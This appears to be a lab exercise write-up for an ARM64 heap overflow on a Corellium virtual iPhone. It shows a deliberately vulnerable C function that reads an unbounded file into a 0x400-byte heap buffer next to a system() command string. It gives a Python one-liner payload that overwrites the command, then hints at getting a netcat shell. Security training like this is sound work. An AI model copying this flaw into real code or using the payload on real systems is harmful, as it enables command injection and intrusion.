ARM Heap Overflow Exercise

Difficulty - Medium


SSH to your Corellium device and run the vuln binary

$ vuln

Run the binary **vuln**. You get a message that says "Better luck next time"

```
iPhone:~ root# vuln
Better luck next time
iPhone:~ root#
```

Let's open the binary in Hopper to see what's going on. Let's have a look at the main function.



So, it's clear what we need to do to jump to the function **heapOverflow**

In order to do that, the following requirements must be met

1. Pass three arguments (or 2 because the first argument in a C program is the command with which the program is invoked)
2. **argv[1]** should be the string "**heap**"
3. **argv[2]** should be some argument that gets passed as the first argument to the function **heapOverflow**

Just to recall

A main function in C has the prototype

int main(int argc, char **argv)

argc - An integer that contains the count of arguments that follow in argv. The argc parameter is always greater than or equal to 1.

argv - An array of null-terminated strings representing command-line arguments entered by the user of the program. By convention, argv[0] is the command with which the program is invoked, argv[1] is the first command-line argument, and so on, until argv[argc], which is always NULL

Let's also have a look at the PseudoCode of the heapOverflow function. Note that the PseudoCode shows up for 32-bit arch but still gives you a good idea of the program flow.

```
int _heapOverflow(int arg0) {
    puts("Heap overflow challenge. Execute a shell command of your choice on the device");
    printf("Welcome: from %s, printing out the current user\n", r1);
    r0 = fopen(arg0, "rb");
    fseek(r0, 0x0, 0x2);
    ftell(r19);
    fseek(r19, 0x0, 0x0);
    r21 = malloc(0x400);
    r0 = malloc(0x400);
    *(int32_t *)r0 = 0x616f6877;
    *(int32_t *)(r0 + 0x3) = 0x696d61;
    fread(r21, 0x1, r20, r19);
    r0 = system(r22);
    return r0;
}
```

So it seems like it tries to open a file with the name as the first argument which is passed to it.

At the end, there is also a call to the **system** function which executes a command, the input is the r22 (or x22) register

The allocation for r21 (x21) is 0x400 bytes, which is read using the following **fread** command

fread(r21, 0x1, r20, r19);

Let's create a simple file on the device and pass it as input to the **vuln** binary.

echo "Hello World" > input.txt ./vuln heap input.txt

```
iPhone:~/arm64 root# echo "Hello World" > input.txt
iPhone:~/arm64 root# ./vuln heap input.txt
Address of main function is 0x1003f7bac
Heap overflow challenge. Execute a shell command of your choice on the device
Welcome: from input.txt, printing out the current user
root
iPhone:~/arm64 root#
```

So it seems like it prints out the input for the **whoami** command

Let's cheat a bit to look at the Source code itself

```
void heapOverflow(char *filename){
    printf("Heap overflow challenge. Execute a shell command of your cho
    printf("Welcome: from %s, printing out the current user\n", filename
    FILE *f = fopen(filename,"rb");
    fseek(f, 0, SEEK_END);
    size_t fs = ftell(f);
    fseek(f, 0, SEEK_SET);
    char *name = malloc(0x400);
    char *command = malloc(0x400);
    strcpy(command,"whoami");
    fread(name, 1, fs, f);
    system(command);
    return;
}
```

Sure enough, passing a file with length more than **0x400** bytes will overflow the adjacent memory and might end up overflowing the string "**command**", and thus when the **system** call is made, we might be able to call our own commands.

On the Corellium device, use the following command to generate the malicious file

python3 -c 'print("/"*0x400+"/bin/ls\x00")' > hax.txt

Then pass it as input to the binary.

vuln heap hax.txt

```
iPhone:~/arm64 root# ./vuln heap hax.txt
Address of main function is 0x1002e7bac
Heap overflow challenge. Execute a shell command of your choice on the device
Welcome: from hax.txt, printing out the current user
hax.txt  vuln
iPhone:~/arm64 root#
```

Instead of the **whoami** command, the **ls** command gets executed.

Can you try and get a shell on the device using this ? (Hint: netcat is already installed on the device).